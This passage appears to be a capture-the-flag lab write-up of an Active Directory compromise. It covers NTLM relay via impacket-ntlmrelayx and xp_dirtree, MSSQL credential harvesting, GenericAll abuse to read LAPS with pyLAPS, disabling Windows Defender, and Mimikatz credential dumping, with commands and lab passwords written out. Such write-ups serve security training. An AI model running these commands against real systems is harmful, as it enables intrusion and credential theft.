
We used impacket-ntlmrelayx to perform an SMB relay attack targeting hosts in dc01.reflection.vl with SMBv2 support and set up a SOCKS proxy for pivoting. (This attempt failed)
impacket-ntlmrelayx -tf dc01.reflection.vl -socks -smb2support
We used the xp_dirtree command with our IP as the SMB share and executed the same command as before. We were able to see that a connection was established but did not see a SUCCESS message indicating that it was connected and relaying.
Added port 1080 to the proxychains.conf and tried to access the relay to enumerate shares, but it didn’t work.
 Later, I realized that I had added 8080 instead of 1080. However, it wouldn’t work even if it was fixed here.
We replaced the IP with the hosts.txt file containing all three IP addresses and tried again. We were successfully able to establish the relay connection.

Now, using SMBRelay with Proxychains and smbclient, we were able to list and access the shares.

No passwords were needed for the user when authenticating.
We logged in and were able to see a prod_db.conf file.

Also tried CrackMapExec with Proxychains, but it didn’t work.

We found new credentials for a user, web_prod. :

web_prod:Tribesman201 \ prod
Enumerating MSSQL Service
We logged into the MSSQL service of DC using the credentials of web_prod, and after enumerating the databases and tables, we were able to find two credential pairs.
SQL (web_prod  guest@master)> SELECT name FROM sys.databases;
name
------
master
tempdb
model
msdb
prod

SQL (web_prod  guest@master)> USE prod;
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: prod
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'prod'.
SQL (web_prod  dbo@prod)> SELECT * FROM information_schema.tables;
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
prod            dbo            users        b'BASE TABLE'

SQL (web_prod  dbo@prod)> SELECT * FROM users;
id   name              password
--   ---------------   -----------------
 1   b'abbie.smith'    b'CMe1x+nlRaaWEw'
 2   b'dorothy.rose'   b'hC_fny3OK9glSJ'
Using CrackMapExec, we were able to confirm that the credentials worked.

Bloodhound Enumeration - GenericAll Abuse
Using the credentials, we then launched BloodHound-python to get the graph of the AD network and enumerate more.

While looking at the imported BloodHound data, we were able to see that the Abbit.smith user had GenericAll permission for the ms01 host.

First, we used CrackMapExec to check the available machine quota of the domain, but the tool didn’t work, probably due to the old update.

We replaced CrackMapExec with nxc and received the response MachineAccountQuota: 0, so we can’t add a computer object.


However, since we have GenericAll, we can read LAPS on MS01 which is a randomized password for local administrator
Tried to use CrackMapExec, but it didn’t work.

Since CrackMapExec didn’t work, we used pyLAPS.py and were able to get the Administrator’s hash of the MS01 host.
python3 pyLAPS.py --action get --dc-ip 10.10.233.149 -u 'abbie.smith' -p 'CMe1x+nlRaaWEw'
------------------------------------------------------------------------
MS01$                : H447.++h6g5}xi

Using the credentials, we were able to use evil-winrm to access the MS01 host and retrieve the Reflection-MS01_User flag.
We disabled Windows Defender using the Set-MpPreference -DisableRealtimeMonitoring $true command and uploaded mimikatz.exe to the host.
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
But couldn’t find anything. We also uploaded a Meterpreter shell, loaded Mimikatz from it, and ran creds_all, but still didn’t get the credentials we were looking for.


We used the lsadump::cache command in Mimikatz and were able to dump cached domain credentials stored in the LSA (Local Security Authority). During this process, we found a user Gerogia.Price.
We used the vault::cred /patch command in Mimikatz to list the credentials from the credential vault and retrieved the password of the user Gerogia.Price.
